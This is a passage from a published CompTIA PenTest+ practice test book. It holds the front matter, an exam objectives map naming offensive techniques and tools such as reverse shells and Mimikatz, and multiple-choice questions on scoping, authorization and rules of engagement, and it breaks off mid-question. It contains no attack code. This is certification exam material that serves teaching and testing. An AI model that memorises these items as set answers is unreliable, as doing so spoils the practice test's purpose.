CompTIA®

PenTest+™ (PT0-001)

Practice Test

CompTIA®

PenTest+™ Practice Test

Exam PT0-001

Crystal Panek

Robb Tracy

SYBEX®
A Wiley Brand

Senior Acquisitions Editor: Kenyon Brown
Development Editor: Adaobi Obi Tulton
Technical Editor: S. Russ Christy
Production Editor: Amy Odum
Copy Editor: Kim Wimpsett
Editorial Manager: Pete Gaughan
Production Manager: Kathleen Wisor
Executive Editor: Jim Minatel
Proofreader: Kathryn Duggan
Indexer: Ted Laux
Project Coordinator, Cover: Brent Savage
Cover Designer: Wiley
Cover Image: © Jeremy Woodhouse/Getty Images, Inc.

Published simultaneously in Canada

ISBN: 978-1-119-54284-1
ISBN: 978-1-119-54289-6 (ebk.)
ISBN: 978-1-119-54285-8 (ebk)

Manufactured in the United States of America

Library of Congress Control Number: 019938095

10 9 8 7 6 5 4 3 2 1

This book is dedicated to my husband, William Panek, and to my daughters, Alexandria and Paige. Thank you all for your love and support. I love you all more than anything!
—CMP

Acknowledgments

I would like to thank my husband and best friend, Will, because without him I would not be where I am today—thank you! I would also like to express my love to my two daughters, Alexandria and Paige, who have always shown nothing but love and support. Thank you all!

The authors would like to thank everyone on our Sybex team, especially our development editor, Adaobi Obi Tulton, who helped make this the best book possible, and S. Russell Christy, who is the technical editor. It's always important to have the very best technical guru supporting you. We want to thank Amy Odum, who was our production editor and Kim Wimpsett, copyeditor.

Special thanks goes out to our acquisitions editor, Kenyon Brown. Finally, we also want to thank everyone else behind the scenes who helped make this book possible. We thank you all for your hard work and dedication.

About the Author

Crystal Panek holds the following certifications: MCP, MCP+I, MCSA, MCSA+ Security and Messaging, MCSE-NT (3.51 & 4.0), MCSE 2000, 2003, 2012/2012 R2, 2016, MCSE+Security and Messaging, MCDBA, MCTS, MCITP.

For many years she trained as a contract instructor teaching at such places as MicroC, Stellacon Corporation and the University of New Hampshire. She then became the vice-president for a large IT training company and for 15 years she developed training materials and courseware to help thousands of students get through their certification exams. She currently works on a contract basis creating courseware for several large IT training facilities.

She currently resides in New Hampshire with her husband and two daughters. In her spare time, she likes to camp, hike, shoot trap and skeet, golf, bowl, and snowmobile.

About the Technical Editor

S. Russell Christy is a technical trainer from Memphis, Tennessee, covering a wide variety of products specializing in computer maintenance and network and security; Microsoft Office applications; and web and print design. For over 20 years he has deployed new desktops and operating systems, servers, network hardware and software, while simultaneously troubleshooting various hardware and software issues.

Mr. Christy holds a bachelor's degree in business administration from the University of Memphis. He has additionally gained industry certifications in CompTIA A+, CompTIA Network+, CompTIA Server+, CompTIA Security+, CompTIA CySA+, Cisco CCNA CyberOps, MTA Windows Server Administration Fundamentals, Network Fundamentals, Security Fundamentals, and Windows OS Fundamentals, and Adobe Education Trainer.

Contents

Introduction

CompTIA PenTest+ Practice Tests: Exam PT0-001 is a companion to the CompTIA PenTest+ Study Guide: Exam PT0-*001*. This book will help you test your knowledge before you take the PenTest+ exam. We have provided you with over 1,000 questions that cover the concepts of the CompTIA PenTest+ certification exam objectives. This book will help prepare you to take the CompTIA PenTest+ (PT0-001) exam.

Use this book as a guide to help you determine what you need to focus more on prior to taking the actual exam.

Before you attempt to take the PenTest+ exam, you should already be a practicing security practitioner. CompTIA suggests that test-takers should have an intermediate-level skill level based on their cybersecurity pathway. You should also be familiar with some of the tools and techniques that are covered in this book.

CompTIA

CompTIA is a nonprofit trade organization that offers certification in a variety of Information Technology areas. The certifications range from the A+ exam which is the skills needed to become a PC support technician to more advanced certifications like the CompTIA Advanced Security Practitioner (CASP). With the ever increasing number of cyberattacks and new connected devices, the need for skilled cybersecurity professionals is rapidly growing. The CompTIA Cybersecurity Career Pathway will help IT professionals achieve cybersecurity mastery.

The CompTIA CySA+ and CompTIA PenTest+ exams are considered to be more advanced exams and are intended for professionals with hands-on experience who also possess the knowledge covered by the previous exams from the Career Pathway.

CompTIA certifications are ISO and ANSI accredited, and are used within a multitude of industries as a gauge of an individual's technical skills and knowledge.

Why Certify?

CompTIA certifications help individuals create outstanding careers in the Information Technology field and allows companies to have knowledgeable and well-trained employees. In this day and age, certifications are deemed very important in the IT world. Employers that are looking to hire or promote need to make sure that the candidate has the skills needed for the position and certification offers proof of those skills.

The CompTIA PenTest+ is for cybersecurity professionals whose job deals with penetration testing and vulnerability management.

Here is a list of a few positions that utilize the CompTIA PenTest+:

- Penetration tester
- Vulnerability tester
- Security analyst (II)
- Vulnerability assessment analyst
- Network security operations
- Application security vulnerability

The CompTIA PenTest+ Exam

On July 31, 2018, CompTIA launched the PenTest+ certification. This cybersecurity certification is designed for IT professionals who need to identify, exploit, report and manage vulnerabilities on a network.

The CompTIA PenTest+ exam is the only penetration testing exam given at a Pearson VUE testing center that includes both performance-based questions and multiple-choice questions in order to ensure that the candidates have the skills and knowledge necessary to perform tasks on systems.

The PenTest+ exam is unique in that it requires candidates to demonstrate their hands-on ability and knowledge to test devices in traditional desktops and servers as well as new environments such as the cloud and mobile.

After completing the PenTest+ exam successful candidates will have the skills required to customize and perform assessments and to efficiently report any findings. Candidates will also be able to communicate and recommend strategies to improve the overall state of IT security for a network.

The PenTest+ exam is designed to be a vendor-neutral certification for penetration testers. It is designed to measure current penetration testing, vulnerability assessment, and vulnerability management skills focusing on network resiliency testing. Successful candidates will prove their ability plan and scope assessments, know how to handle legal and compliance requirements, and to perform vulnerability scanning and penetration testing activities using a range of tools and techniques, as well as then analyzing the results.

This book is broken down into the following exam objectives:

- Chapter 1: Planning and Scoping
- Chapter 2: Information Gathering and Vulnerability Identification
- Chapter 3: Attacks and Exploits
- Chapter 4: Penetration Testing Tools
- Chapter 5: Reporting and Communication

These five areas include a range of subtopics, from scoping penetration tests to performing host enumeration and exploits.

CompTIA recommends that candidates have three or four years of information security–related experience before taking this exam. While there are no required prerequisites, CompTIA recommends that candidates have already taken the Security+ exam or have equivalent experience. The exam costs $349 USD.

More information regarding the PenTest+ exam and how to take it can be found at: `https://certification.comptia.org/certifications/pentest`.

How Do You Become CompTIA PenTest+ Certified?

Once you are prepared to take the exam, you can visit the CompTIA website to purchase your exam voucher:

`https://store.comptia.org/p/CompTIAPENTEST`

Once you have your voucher number you will need to contact Pearson VUE. CompTIA has partnered with Pearson VUE which has testing center locations worldwide. To locate the nearest testing center to you and to schedule your exam go to: `https://home.pearsonvue.com/comptia`.

Pearson VUE requires that candidates sign into their system in order to schedule exams. If you have an account, just sign in. If you do not have an account, you will need to create one.

On the day of the exam make sure to take two forms of identification and make sure to show up earlier than the exam start time to give yourself enough time to sign in. Remember that you will not be able to bring in any notes, electronic devices or other materials in with you. Either please leave them in your vehicle or the testing center will have a secure location for you to store your belongings.

After the PenTest+ Exam

Once you have completed the exam, you will know your score immediately. The testing center will hand you a copy of your score report and sign you out of the testing center. You should maintain your copy of the score report along with your exam registration records and the email address you used to register for the exam.

Maintaining Your Certification

CompTIA certifications must be renewed periodically. To renew your certification, you must either pass the most current version of the exam, earn a qualifying higher-level CompTIA or industry certification, or complete sufficient continuing education activities

to earn enough Continuing Education Units (CEUs) to renew it. At the time this book was written, if using CEUs to renew the PenTest+ certification, it would cost you 60 CEUs.

CompTIA provides additional information on renewals at:

`https://certification.comptia.org/continuing-education/how-to-renew`

When you sign up to renew your certification, you will be asked to agree to the Continuing Education (CE) program's Code of Ethics, pay your renewal fee, and to submit the materials required for your chosen renewal method.

Using This Book to Practice

This book is organized into seven chapters.

- Chapter 1: Planning and Scoping
- Chapter 2: Information Gathering and Vulnerability Identification
- Chapter 3: Attacks and Exploits
- Chapter 4: Penetration Testing Tools
- Chapter 5: Reporting and Communication
- Chapter 6: Practice Exam 1
- Chapter 7: Practice Exam 2

Each chapter covers an exam objective with a variety of questions that can help you test your understanding of the PenTest+ exam objectives. The final two chapters are practice exams that can act as timed practice exams to help determine if you are ready to take the PenTest+ exam.

We recommend taking the practice exams to help identify where you may need to spend more time studying.

As you work through some of the questions in this book, you may encounter tools and technology that you are unfamiliar with. If you find that you are having difficulties, we recommend spending some extra time with books and materials that will help you delve deeper into the subject of interest. This will help fill in any gaps and help you be more prepared to take the exam.

CompTIA PenTest+ Certification Exam Objectives

This book has been written to cover PenTest+ exam objectives. The table below lists the domains measured by this exam and the extent to which they are represented.

Exam Objective	Percentage of Exam
1.0 Planning and Scoping	15%
2.0 Information Gathering and Vulnerability Identification	22%
3.0 Attacks and Exploits	30%
4.0 Penetration Testing Tools	17%
5.0 Reporting and Communication	16%
Total	100%

Objectives Map for CompTIA PenTest+ Exam PT0-001

The following objective map for the CompTIA PenTest+ certification exam will enable you to find where each objective is covered in the book.

Objectives Map

Objective	Chapter
1.0 Planning and Scoping	
1.1 Explain the importance of planning for an engagement. Understanding the target audience, Rules of Engagement, Communication escalation path, Resources and requirements, Confidentiality of findings, Known vs. Unknown, Budget, Impact analysis and remediation timelines, Disclaimers, Point-in-time assessment, Comprehensiveness, Technical constraints, Support resource, Web Services Description Language/Web Application Description Language (WSDL/WADL), Simple Object Access Protocol (SOAP) project file, Software Development Kit (SDK) documentation, Swagger document, XML Schema Document (XSD), Sample application requests, Architectural diagrams	Chapter 1

Objective	Chapter
1.2 Explain key legal concepts. Contracts, Statement of Work (SOW), Master Service Agreement (MSA), Non-Disclosure Agreement (NDA), Environmental differences, Export restrictions, Local and national government restrictions, Corporate policies, Written authorization, Obtain signature from proper signing authority, Third-party provider authorization when necessary	Chapter 1
1.3 Explain the importance of scoping an engagement properly. Types of assessment, goals-based/objectives-based, compliance-based, red team, special scoping considerations, premerger, supply chain, target selection, targets, internal, on-site vs. off-site, external, first-party vs. third-party hosted, physical users, service set identifier (SSID), applications, considerations, white-listed vs. black-listed, security exceptions, intrusion prevention system/web application firewall (IPS/WAF) whitelist, network access control (NAC), certificate pinning, company's policies, strategy, black box vs. White box vs. Gray box, risk acceptance, tolerance to impact, scheduling, scope creep, threat actors, adversary tier, advanced persistent threat (APT), script kiddies, hacktivist, insider threat, capabilities, intent, threat models	Chapter 1
1.4 Explain the key aspects of compliance-based assessments. Compliance-based assessments, limitations and caveats, Rules to complete assessment, password policies, data isolation, key management, limitations, limited network access, limited storage access, clearly defined objectives, based on regulations	Chapter 1
2.0 Information Gathering and Vulnerability Identification	
2.1 Given a scenario, conduct information gathering using appropriate techniques. Scanning, enumeration, hosts, networks, domains, users, groups, network shares, web pages, applications, services, tokens, social networking sites, packet crafting, packet inspection, fingerprinting, cryptography, certificate inspection, eavesdropping, radio frequency (RF) communication monitoring, sniffing, wired, wireless, decompilation, debugging, open-source intelligence gathering, sources of research, computer emergency response team (cert), national institute of standards and technology (NIST), japan computer emergency response team (JPCERT), common attack patterns enumeration classification (CAPEC), full disclosure, common vulnerabilities exposures (CVE), common weakness enumeration (CWE)	Chapter 2

Objective	Chapter
2.2 Given a scenario, perform a vulnerability scan. Credentialed vs. noncredentialed, types of scans, discovery scan, full scan, stealth scan, Compliance scan, Container security, application scan, dynamic vs. static analysis, Considerations of vulnerability scanning, time to run scans, Protocols used, Network topology, Bandwidth limitations, query throttling, fragile systems/nontraditional assets	Chapter 2
2.3 Given a scenario, analyze vulnerability scan results. Asset categorization, adjudication, false positives, prioritization of vulnerabilities, common themes, vulnerabilities, observations, lack of best practices	Chapter 2
2.4 Explain the process of leveraging information to prepare for exploitation. Map vulnerabilities to potential exploits, prioritize activities in preparation for penetration test, describe common techniques to complete attack, cross-compiling code, exploit modification, exploit chaining, proof-of-concept development (exploit development), social engineering, credential brute forcing, dictionary attacks, rainbow tables, deception	Chapter 2
2.5 Explain weaknesses related to specialized systems. Industrial control systems (ICS), supervisory control and data acquisition (SCADA), mobile, internet of things (IOT), embedded, point-of-sale system, biometrics, application containers, real-time operating system (RTOS)	Chapter 2
3.0 Attacks and Exploits	
3.1 Compare and contrast social engineering attacks. Phishing, spear phishing, short message service (SMS) phishing, voice phishing, whaling, elicitation, business email compromise, interrogation, impersonation, shoulder surfing, universal serial bus (USB) key drop, motivation techniques, authority, scarcity, social proof, urgency, likeness, fear	Chapter 3
3.2 Given a scenario, exploit network-based vulnerabilities. Name resolution exploits, network basic input/output system (NETBIOS) name service, link-local multicast name resolution (LLMNr), server message block (SMB) exploits, simple network management protocol (SNMP) exploits, simple mail transfer protocol (SMTP) exploits, file transfer protocol (FTP) exploits, domain name service (DNS) cache poisoning, pass the hash, man-in-the-middle, address resolution protocol (ARP) spoofing, replay, relay, secure sockets layer (SSL) stripping, downgrade, denial of service (DOS)/stress test, network access control (NAC) bypass, virtual local area network (VLAN) hopping	Chapter 3

Objective	Chapter
3.3 Given a scenario, exploit wireless and RF-based vulnerabilities.	Chapter 3
Evil twin, karma attack, downgrade attack, deauthentication attacks, fragmentation attacks, credential harvesting, Wi-Fi protected setup (WPS) implementation weakness, bluejacking, bluesnarfing, radio frequent id (RFID) cloning, jamming, repeating	
3.4 Given a scenario, exploit application-based vulnerabilities.	Chapter 3
Injections, structured query language (SQL), hypertext markup language (HTML), command, code, authentication, credential brute forcing, session hijacking, redirect, default credentials, weak credentials, kerberos exploits, authorization, parameter pollution, insecure direct object reference, cross-site scripting (XSS), stored/persistent, reflected, document object model (DOM), cross-site request forgery (CSRF/XSRF), clickjacking, security misconfiguration, directory traversal, cookie manipulation, file inclusion, local, remote, unsecure code practices, comments in source code, lack of error handling, overly verbose error handling, hard-coded credentials, race conditions, unauthorized use of functions/unprotected application programming interface (API), hidden elements, sensitive information in the document object model (DOM), lack of code signing	
3.5 Given a scenario, exploit local host vulnerabilities.	Chapter 3
Operating system (OS) vulnerabilities, windows, mac operating system (OS), Linux, Android, iPhone operating system (iOS), unsecure service and protocol configurations, privilege escalation, Linux-specific, set user id/set group id (SUID/SGID) programs, unsecure sudo, ret2libc, sticky bits, windows-specific, cpassword, clear text credentials in lightweight directory access protocol (LDAP), kerberoasting, credentials in local security authority subsystem service (LSASS), unattended installation, security account manager (SAM) database, dynamic link library (DLL) hijacking, exploitable services, unquoted service paths, writable services, unsecure file/folder permissions, keylogger, scheduled tasks, kernel exploits, default account settings, sandbox escape, shell upgrade, virtual machine (VM), container, physical device security, cold boot attack, joint test action group (JTAG) debug, serial console	
3.6 Summarize physical security attacks related to facilities.	Chapter 3
Piggybacking/tailgating, fence jumping, Dumpster diving, lock picking, lock bypass, egress sensor, badge cloning	
3.7 Given a scenario, perform post-exploitation techniques.	Chapter 3

Objective	Chapter
Lateral movement, remote procedure call/ distributed component object model (RPC/DCOM), PsExec, Windows management instrumentation (WMI), scheduled tasks, PowerShell (PS) remoting/WinRM, server message block (SMB), remote desktop protocol (RDP), Apple remote desktop, virtual network connection (VNC), X-server forwarding, Telnet, secure shell (SSH), remote shell (RSH)/Rlogin, persistence, scheduled jobs, scheduled tasks, daemons, back doors, trojan, new user creation, covering your tracks	
4.0 Penetration Testing Tools	
4.1 Given a scenario, use Nmap to conduct information gathering exercises.	Chapter 4
Synchronize (SYN) scan (-sS) vs. full connect scan (-sT), Port selection (-p), Service identification (-sV), OS fingerprinting (-O, disabling ping (-Pn), target input file (-iL), timing (-T), output parameters, -oA (all), -oN (normal), -oG (greppable/searchable), -oX (XML output)	
4.2 Compare and contrast various use cases of tools.	Chapter 4
Use cases, reconnaissance, enumeration, vulnerability scanning, credential attacks, offline password cracking, brute-forcing services, persistence, configuration compliance, evasion, decompilation, forensics, debugging, software assurance, fuzzing, static application security testing (SAST), dynamic application security testing (DAST), tools, scanners, Nikto, OpenVAS, SQLmap, Nessus, credential testing tools, Hashcat, Medusa, Hydra, CeWL, John the Ripper, Cain and Abel, Mimikatz, Patator, Dirbuster, Web Application Attack and Audit Framework (W3AF), debuggers, OLLYDBG, immunity debugger, GNU Project Debugger (GDB), WinDBG, IDA, software assurance, findbugs/findsecbugs, Peach, AFL, SonarQube, YASCA, open source intelligence (OSINT), whois, nslookup, foca, TheHarvester, Shodan, Maltego, Recon-NG, Censys, Wireless, Aircrack-NG, Kismet, WiFite, Web proxies, OWASP ZAP, Burp Suite, Social Engineering Tools (SET), Browser Exploitation Framework (BeEF), remote access tools, secure shell (SSH), NCAT, NETCAT, proxychains, networking tools, Wireshark, Hping, mobile tools, Drozer, APKX, APK studio, MISC, searchsploit, powersploit, responder, impacket, empire, metasploit framework	
4.3 Given a scenario, analyze tool output or data related to a penetration test.	Chapter 4
Password cracking, pass the hash, setting up a bind shell, setting a reverse shell, proxying a connection, uploading a web shell, injections	
4.4 Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).	Chapter 4
Logic, looping, flow control, input/output (I/O), file vs. terminal vs. network, substitutions, variables, common operations, string operations, comparisons, error handling, arrays, encoding/decoding	

Objective	Chapter
5.0 Reporting and Communication	
5.1 Given a scenario, use report writing and handling best practices. Normalization of data, written report of findings and remediation, executive summary, methodology, findings and remediation, metrics and measures, risk rating, conclusion, risk appetite, storage time for report, secure handling and disposition of reports	Chapter 5
5.2 Explain post-report delivery activities. Post-engagement cleanup, removing shells, removing tester-related credentials, removing tools, client acceptance, lessons learned, follow-up actions/ retest, attestation of findings	Chapter 5
5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities. solutions, people, process, technology, findings, shared local administrator credentials, weak password complexity, plain text passwords, no multifactor authentication, Structured Query Language (SQL) injection, unnecessary open services, remediation, randomize credentials/ local administrator password solution (LAPS), minimum password requirements/password filters, encrypt the passwords, implement multifactor authentication, sanitize user input/parameterize queries, system hardening	Chapter 5
5.4 Explain the importance of communication during the penetration testing process. Communication path, communication triggers, critical findings, stages, indicators of prior compromise, reasons for communication, situational awareness, de-escalation, de-confliction, goal reprioritization	Chapter 5

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter 1

Planning and Scoping Penetration Tests

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 1: Planning and Scoping

✓ **1.1 Explain the importance of planning for an engagement.**

- Understanding the target audience
- Rules of engagement
- Communication escalation path
- Resources and requirements
  - Confidentiality of findings
  - Known vs. unknown
- Budget
- Impact analysis and remediation timelines
- Disclaimers
  - Point-in-time assessment
  - Comprehensiveness
- Technical constraints
- Support resources
  - WSDL/WADL
  - SOAP project file
  - SDK documentation
  - Swagger document
  - XSD
  - Sample application requests
  - Architectural diagram

✓ **1.2 Explain key legal concepts.**

- Contracts
  - SOW
  - MSA
  - NDA
- Environmental differences
  - Export restrictions
  - Local and national government restrictions
  - Corporate policies
- Written authorization
  - Obtain signature from proper signing authority
  - Third-party provider authorization when necessary

✓ **1.3 Explain the importance of scoping an engagement properly.**

- Types of assessments
  - Goals-based/objectives-based
  - Compliance-based
  - Red team
- Special scoping considerations
  - Premerger
  - Supply chain
- Target selection
  - Targets
    - Internal
      - On-site vs. off-site
    - External
    - First-party vs. third-party hosted
    - Physical
    - Users
    - SSIDs
    - Applications

- Considerations
  - White-listed vs. black-listed
  - Security exceptions
    - IPS/WAF whitelist
    - NAC
    - Certificate pinning
    - Company's policies
- Strategy
  - Black box vs. white box vs. gray box
- Risk acceptance
- Tolerance to impact
- Scheduling
- Scope creep
- Threat actors
  - Adversary tier
    - APT
    - Script kiddies
    - Hacktivist
    - Insider threat
  - Capabilities
  - Intent
  - Threat models

✓ **1.4 Explain the key aspects of compliance-based assessments.**

- Compliance-based assessments, limitations, and caveats
  - Rules to complete assessment
  - Password policies
  - Data isolation
  - Key management
  - Limitations
    - Limited network access
    - Limited storage access
- Clearly defined objectives based on regulations

1. You have been asked to perform a penetration test for a medium-sized organization that sells after-market motorcycle parts online. What is the first task you should complete?
   - **A.** Research the organization's product offerings.
   - **B.** Determine the budget available for the test.
   - **C.** Identify the scope of the test.
   - **D.** Gain authorization to perform the test.

2. A consultant has been hired to perform a penetration test for an organization. The target of the test is the organization's proprietary design documents. The aim is to circumvent security measures and gain unauthorized access to these documents. What type of assessment is being conducted in this scenario?
   - **A.** Objective-based assessment
   - **B.** Goal-based assessment
   - **C.** Compliance-based assessment
   - **D.** Red team assessment

3. A consultant has been hired to perform a penetration test for an organization in the healthcare industry. The target of the test is a public-facing self-service website that users can access to view their health records. The aim is to circumvent security measures and gain unauthorized access to this information. What type of assessment is being conducted in this scenario?
   - **A.** Objective-based assessment
   - **B.** Gray box assessment
   - **C.** Compliance-based assessment
   - **D.** White box assessment

4. A consultant has been hired to perform a penetration test for an organization in the healthcare industry. The target of the test is a public-facing self-service website that users can access to view their health records. The penetration tester has been given full knowledge of the organization's underlying network. What type of test is being conducted in this example?
   - **A.** Goal-based assessment
   - **B.** Black box assessment
   - **C.** Objective-based assessment
   - **D.** White box assessment

5. In which type of penetration test does the tester have a limited amount of information about the target environment but is not granted full access?
   - **A.** Gray box assessment
   - **B.** Black box assessment
   - **C.** Compliance-based assessment
   - **D.** White box assessment

6. Which type of penetration test best replicates the perspective of a real-world attacker?
   - **A.** Gray box assessment
   - **B.** Black box assessment
   - **C.** Objective-based assessment
   - **D.** White box assessment

7. A consultant has been hired by an organization to perform a penetration test. The target of the test is the organization's HR database application. The tester has been given a desk, a computer connected to the organization's network, and a network diagram. However, the tester has not been given any authentication credentials. What type of test is being conducted in this scenario?
   - **A.** Compliance-based assessment
   - **B.** Black box assessment
   - **C.** Gray box assessment
   - **D.** White box assessment

8. A consultant has been hired by an organization to perform a penetration test. The target of the test is the organization's e-commerce website. The tester, located in a different city, will utilize several different penetration testing tools to analyze the site and attack it. The tester does not have any information about the site or any authentication credentials. What type of test is being conducted in this scenario?
   - **A.** White box assessment
   - **B.** Black box assessment
   - **C.** Objective-based assessment
   - **D.** Gray box assessment

9. A consultant has been hired by an organization to perform a penetration test. The target of the test is the organization's internal firewalls. The tester has been given a desk, a computer connected to the organization's network, and a network diagram. The tester has also been given authentication credentials with a fairly high level of access. What type of test is being conducted in this scenario?
   - **A.** Gray box assessment
   - **B.** Black box assessment
   - **C.** Goals-based assessment
   - **D.** White box assessment

10. Which type of penetration test best focuses the tester's time and efforts while still providing an approximate view of what a real attacker would see?
    - **A.** Gray box assessment
    - **B.** Black box assessment
    - **C.** Goals-based assessment
    - **D.** White box assessment

11. An attacker downloads the Low Orbit Ion Cannon from the Internet and then uses it to conduct a denial-of-service attack against a former employer's website. What kind of attacker is this?

A. Script kiddie

B. Hacktivist

C. Organized crime

D. Nation-state

12. An attacker carries out an attack against a government contractor in a neighboring country, with the goal of gaining access through the contractor to the rival country's governmental network infrastructure. The government of the attacker's own country is directing and funding the attack. What type of threat actor is this?

A. Script kiddie

B. Hacktivist

C. Organized crime

D. Nation-state

13. A group of hackers located in a former Soviet-bloc nation have banded together and released a ransomware app on the Internet. Their goal is to extort money in the form of crypto currency from their victims. What kind of attacker is this?

A. Malicious insider

B. Hacktivist

C. Organized crime

D. Nation-state

14. An attacker who is a passionate advocate for brine shrimp attacks and defaces the website of a company that harvests brine shrimp and sells them as fish food. What type of attacker is this?

A. Script kiddie

B. Hacktivist

C. Organized crime

D. Nation-state

15. An employee has just received a very negative performance review from his manager. The employee feels the review was biased and the poor rating unjustified. In retaliation, the employee accesses confidential employee compensation information from an HR database server and posts it anonymously on Glassdoor. What kind of attacker is this?

A. Script kiddie

B. Hacktivist

C. Organized crime

D. Malicious insider

16. Which of the following attackers are most likely to be able to carry out an advanced persistent threat (APT)? (Choose two.)

A. Malicious insider

B. Script kiddie

C. Hacktivist

D. Organized crime

E. Nation-state

17. Which of the following entities are most likely to become the target of an advanced persistent threat (APT)? (Choose two.)

A. A government contractor

B. A website offering lessons on search engine optimization (SEO)

C. A multinational bank

D. A dental practice

E. A community college

18. Which threat actor is most likely to be motivated by a political cause?

A. Malicious insider

B. Hacktivist

C. Organized crime

D. Script kiddie

19. Which threat actor is most likely to be motivated by a desire to gain attention?

A. Malicious insider

B. Script kiddie

C. Organized crime

D. Nation-state

20. Which type of penetration test usually provides the most thorough assessment in the least amount of time?

A. Gray box assessment

B. Black box assessment

C. Goals-based assessment

D. White box assessment

21. You are performing research that will be used to define the scope of a penetration test that your company will perform for a client. What information must be included in your research? (Choose two.)

A. Why is the test being performed?

B. When was the last time a test was performed?

C. What were the results of the last test performed?

D. To whom should invoices be sent?

E. Who is the target audience for the test?

22. You are documenting the rules of engagement (ROE) for an upcoming penetration test. Which elements must be included? (Choose two.)

A. A timeline for the engagement

B. A review of laws that specifically govern the target

C. A list of similar organizations that you have assessed in the past

D. A list of the target's competitors

E. A detailed map of the target's network

23. You are documenting the rules of engagement (ROE) for an upcoming penetration test. Which elements should you make sure to include? (Choose two.)

A. Detailed billing procedures

B. A list of out-of-scope systems

C. A list of in-scope systems

D. An approved process for notifying the target's competitors about the engagement

E. Arbitration procedures for resolving disputes between you and the client

24. You are documenting the rules of engagement (ROE) for an upcoming penetration test. Which elements should be considered? (Choose two.)

A. A list of IP addresses assigned to the systems you will use to conduct the test

B. How you will communicate the results of the test with the target

C. A list of penetration testing tools you will use during the test

D. A list of references from past clients for whom you have conducted penetration tests

E. A list of behaviors that are not allowed on the part of the target during the test

25. You are defining the rules of engagement (ROE) for an upcoming penetration test. During this process, you have defined off-limit times when you should not attack the target, a list of in-scope and out-of-scope systems, and data-handling requirements for the information you gather during the test. You also phoned one of the help-desk technicians at the target site and received verbal permission to conduct the test. You recorded the technician's name and the date in the ROE document. What did you do incorrectly in this scenario?

A. For privacy reasons, you should not have identified the internal technician by name in the ROE document.

B. Including "off-limits" times reduces the accuracy of the test.

C. The ROE should include written permission from senior management.

D. All systems should be potential targets during the test.

E. The target should not know how you are storing the information gathered during the test.

26. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. You have specified that the target may not employ shunning or blacklisting during the test. You have specified that the target must provide you with internal access to the network, a network map, and authentication credentials. You have also specified that applications provided by a SaaS service provider are off-limits during the test. What did you do incorrectly in this scenario?

A. The target should be allowed to use whatever means it chooses to defend itself.

B. Having detailed information about the internal network invalidates the results of the test.

C. All network resources should be subject to testing, including cloud-based resources.

D. Nothing. The ROE has been defined appropriately.

27. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a black box assessment. The client has specified that they do not want the test to be conducted during peak times of the day, so you added "timeout" time frames to the document when testing will be suspended. You have specified that no communications will occur between you and the client until the end of the test when you submit your final test results. You have also specified that the target must provide you with internal access to the network, a network map, and authentication credentials. What did you do incorrectly in this scenario?

A. Having detailed information about the internal network invalidates the results of the test.

B. Pausing the assessment during peak times invalidates the results of the test.

C. Communications between the testers and the client should occur at regular intervals throughout the test.

D. Nothing. The ROE has been defined appropriately.

28. You own a small penetration testing consulting firm. You are worried that a client may sue you months or years after penetration testing is complete if their network is compromised by an exploit that didn't exist when the test was conducted. What should you do?

A. Insist that clients sign a nondisclosure agreement (NDA) prior to the test.

B. Include a disclaimer in the agreement indicating that the results are valid only at the point in time when the test was performed.

C. Include an arbitration clause in the agreement to prevent a lawsuit.

D. Insist that clients sign a statement of work (SOW) prior to the test.

29. You own a small penetration testing consulting firm. You are worried that a client who requests a black box assessment may sue you after penetration testing is complete if their network is compromised by an exploit. What should you do?

A. Insist that clients sign a purchase order prior to the test.

B. Insist that clients sign a master services agreement (MSA) prior to the test.

C. Include a disclaimer in the agreement indicating that the test methodology can impact the comprehensiveness of the test.

D. Refuse to perform black box tests.

30. You are defining the rules of engagement (ROE) for an upcoming penetration test. You are working on the problem resolution section of the document. Which elements should be included in this section? (Choose two.)

A. Clearly defined problem escalation procedures

B. A timeline for the engagement

C. In-scope systems, applications, and service providers

D. Out-of-scope systems, applications, and service providers

E. Acknowledgment that penetration testing carries inherent risks

31. You work at a penetration testing consulting firm. An organization that you have not worked with previously calls and asks you to perform a black box assessment of its network. You agree on a price and scope over the phone. After quickly designing the test on paper, you begin execution later that afternoon. Was this test conducted properly?

A. Yes, proper penetration test planning and scoping procedures were followed.

B. No, new clients should be properly vetted before beginning an assessment.

C. No, a master service agreement (MSA) should be signed before testing begins.

D. No, the rules of engagement (ROE) for the test should be documented and signed by both parties.

32. You are arranging the terms of a penetration test with a new client. Which of the following is an appropriate way to secure legal permission to conduct the test?

A. Ask a member of senior management via email for permission to perform the test.

B. Ask a member of the IT staff over the phone for permission to perform the test.

C. Ask a member of the IT staff to sign a document granting you permission to perform the test.

D. Ask a member of senior management to sign a document granting you permission to perform the test.

33. Which type of penetration test best simulates an outsider attack?

A. Black box

B. Gray box

C. White box

D. Blue box

34. You need to conduct a penetration test for a client that best assesses the target organization's vulnerability to a malicious insider who has the network privileges of an average employee. Which type of test should you perform?

A. Gray box

B. White box

C. Black box

D. Red box

35. Which type of penetration test requires the most time and money to conduct?

A. White box

B. Gray box

C. Black box

D. Green box

36. A penetration tester uses a typical employee email account to send a phishing email exploit to managers and executives within the target organization. The goal is to see how many actually fall for the exploit and click the link in the message. What kind of penetration test is being performed in this scenario?

A. Black box

B. Gray box

C. White box

D. Red box

37. You work for a penetration testing firm. A client calls and asks you to perform an exhaustive test that deeply probes their infrastructure for vulnerabilities. What kind of test should you recommend?

A. Gray box

B. White box

C. Black box

D. Blue box

38. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. This will be an internal test. No third parties may be involved. Which of the following resources could be considered in-scope for the assessment? (Choose two.)

A. Active Directory users

B. Password policies defined within Group Policy

C. Microsoft Office 365 cloud applications

D. Google Docs

E. Microsoft Azure web servers

39. What is the most important step in the penetration testing planning and scoping process?

A. Obtaining written authorization from the client

B. Writing the rules of engagement (ROE)

C. Selecting a testing methodology

D. Defining in-scope and out-of-scope systems, applications, and service providers

40. Which of the following is a formal document that defines exactly what will be done during a penetration test?

A. Master service agreement (MSA)

B. Nondisclosure agreement (NDA)

C. Statement of work (SOW)

D. Purchase order (PO)

41. You work for a penetration testing firm. You go to dinner with a potential client. To demonstrate your organization's technical expertise with penetration testing, you list several of your other clients by name and describe in detail various problems your assessments discovered at each one. Which of the following was violated when you did this?

A. Statement of work (SOW)

